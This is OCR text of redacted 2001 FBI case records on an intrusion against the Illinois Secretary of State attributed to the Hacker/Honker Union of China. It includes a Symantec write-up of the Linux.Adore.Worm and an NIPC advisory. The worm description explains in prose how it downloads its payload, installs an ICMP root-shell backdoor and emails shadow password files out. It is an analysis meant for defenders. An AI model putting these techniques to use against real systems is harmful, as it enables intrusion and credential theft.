Philadelphia FBI has had frequent contact with Chicago FBI regarding the Chinese Hacker attack. Chicago FBI advised Philadelphia FBI to collect any and all intelligence, evidence, and analysis of the attacks and forward them to the Chicago case file.

Philadelphia FBI is forwarding appropriate information pertaining to the above captioned victim to Los Angeles FBI and all information collected by Philadelphia FBI regarding the Chinese Hacker attack to Chicago FBI.

Philadelphia FBI considers the Los Angeles lead investigation closed in Philadelphia, PA.

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

COUNTERTERRORISM

AT WASHINGTON, D.C.

Read and clear.

Set Lead 2: (Adm)

CHICAGO

AT CHICAGO, ILLINOIS

Read and clear.

Set Lead 3: (Adm)

LOS ANGELES

AT LOS ANGELES, CALIFORNIA

Read and clear.

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/02/2001

To: Chicago

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: CHANGED
Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To change title of the above captioned case.

Previous Title: Title marked "Changed" to reflect the identification of the actual victim of the intrusion. Title previously carried as "Subject: Hacker/Honker Union of China, Victim: Chicago Systems Group, Type: Intrusion, Date: 04/03/2001."

b6
b7C

Details: On May 2, 2001, [redacted] at Chicago Systems Group, was interviewed regarding a computer intrusion against one of his clients. During the interview, [redacted] identified the victim of the intrusion as the computer network controlled by the Illinois Secretary of State.

♦♦

b3
b7E

5/23/01

b3
b6
b7C
b7E

[redacted]

123 01.cc

Linux.Adore.Worm

Discovered on: April 4, 2001
Last Updated on: April 9, 2001 at 03:39:42 PM PDT

Linux.Adore.Worm is a worm that spreads on Linux systems. The worm targets vulnerabilities commonly found on default installations of Linux. Using these vulnerabilities, the worm gains root access to the system, downloads and executes itself, and then searches for new systems to infect.


NOTE: The Linux rootkit known as Adore is unrelated to this worm.

Also Known As: Linux.Red.Worm

Category: Worm

Virus Definitions: April 5, 2001

Threat Assessment:



Wild:

- Number of infections: 50 - 999
- Number of sites: More than 10
- Geographical distribution: Medium
- Threat containment: Moderate
- Removal: Moderate

Damage:

- Payload:
  - Modifies files: Replaces ps and klogd
  - Releases confidential info: Emails system information to anonymous addresses
  - Compromises security settings: Creates a root shell backdoor

Distribution:

- Target of infection: Linux systems with vulnerable wuftpd, bind, lprng, or statd

Technical description:

Once gaining access to a system, the worm attempts to download a tar file from go.163.com. This site appears to have

b3
b7E

been closed, causing the worm to no longer be effective. If it is able to download the file, it does the following:

1. The worm untars the file to /usr/lib/lib and executes a script, which begins the worm routine.
2. It replaces ps with a Trojanized version, and backs up the original to /usr/bin/adore.
3. Next, the worm adds a script to the daily cron job, which kills all of its processes except the installed backdoor by rebooting or using killall on the appropriate processes. The script also replaces the Trojanized ps. This allows the worm to propagate for a limited amount of time, but reduces the chances of being detected.
4. Linux.Adore.Worm then adds the users ftp and anonymous to /etc/ftpusers, blocking the wuftpd hole, which is exploited. The worm also kills the rpc.statd, rpc.rstatd, and lpd processes, preventing those vulnerabilities from being exploited.
5. Next, the worm replaces klogd (kernel message logger) with a backdoor program that uses ICMP instead of the traditional TCP or UDP methods. The backdoor allows root shell access.
6. The worm then sends information to two of four email addresses located in China. The ISP has been notified accordingly. The information includes the IP address of the compromised computer, the process list, the history, hosts file, and shadow password file.
7. Finally, the worm executes the routines to find new systems to compromise. The worm generates random class-B IP addresses and checks to see if they are vulnerable to the common statd, lprng, wuftp, and bind vulnerabilities. If vulnerable, the worm exploits the vulnerability to gain access to the system.

Information on patching the four vulnerabilities including links to patches can be found at:

- LPRng: http://www.cert.org/advisories/CA-2000-22.html
- wu-ftpd 2.6: http://www.cert.org/advisories/CA-2000-13.html
- Bind: http://www.cert.org/advisories/CA-2001-02.html
- rpc.statd: http://www.cert.org/advisories/CA-2000-17.html

Removal instructions:

Because infected systems contain commonly exploited vulnerabilities, the system is likely to have been previously compromised. SARC recommends the system be imaged to a standalone system for future forensic analysis, and replaced with a clean installation with the latest security patches.

Write-up by: Eric Chien

Increased Internet Attacks Against
U.S. Web Sites and Mail Servers Possible in Early May

(Advisory 01-009)

April 26, 2001

Citing recent events between the United States and the People's Republic of China (PRC), malicious hackers have escalated web page defacements over the Internet. This communication is to advise network administrators of the potential for increased hacker activity directed at U.S. systems during the period of April 30, 2001 to May 7, 2001. Chinese hackers have publicly discussed increasing their activity during this period, which coincides with dates of historic significance in the PRC: May 1 is May Day; May 4 is Youth Day; and, May 7 is the anniversary of the accidental bombing of the Chinese Embassy in Belgrade.

To date, hackers already have unlawfully defaced a number of U.S. web sites, replacing existing content with pro-Chinese or anti-U.S. rhetoric. In addition, the NIPC previously reported on an Internet worm named "Lion" that is infecting computers and installing distributed denial of service (DDOS) tools on various systems. Analysis of the Lion worm's source code reveals that, when illegally exploited, it sends password files from the victim site to an email address located in China. For more information on the Lion DDOS tool, refer to NIPC Advisory 01-005.

As a result of the activity already seen, together with public statements threatening increased illegal activity, network and system administrators are encouraged to more closely monitor their web sites and mail servers during April 30, 2001 through May 7, 2001 for attacks that could include web page defacements and denial-of-service attacks.

Recipients of this advisory are encouraged to report computer intrusions to their local FBI office (http://www.fbi.gov/contact/fo/fo.htm) or the NIPC, and to other appropriate authorities. Incidents may be reported online at http://www.NIPC.gov/incident/cirr.htm. The NIPC Watch and Warning Unit can be reached at (202) 323-3204/3205/3206 or NIPC.Watch@fbi.gov.

COPY TO EACH SQUAD SA/CS/FE

[redacted] HAS A FILE OPEN ON

THIS. ALL INQUIRIES CAN GO TO

HIM.

[redacted]

[redacted]

[redacted]

b3
b6
b7C
b7E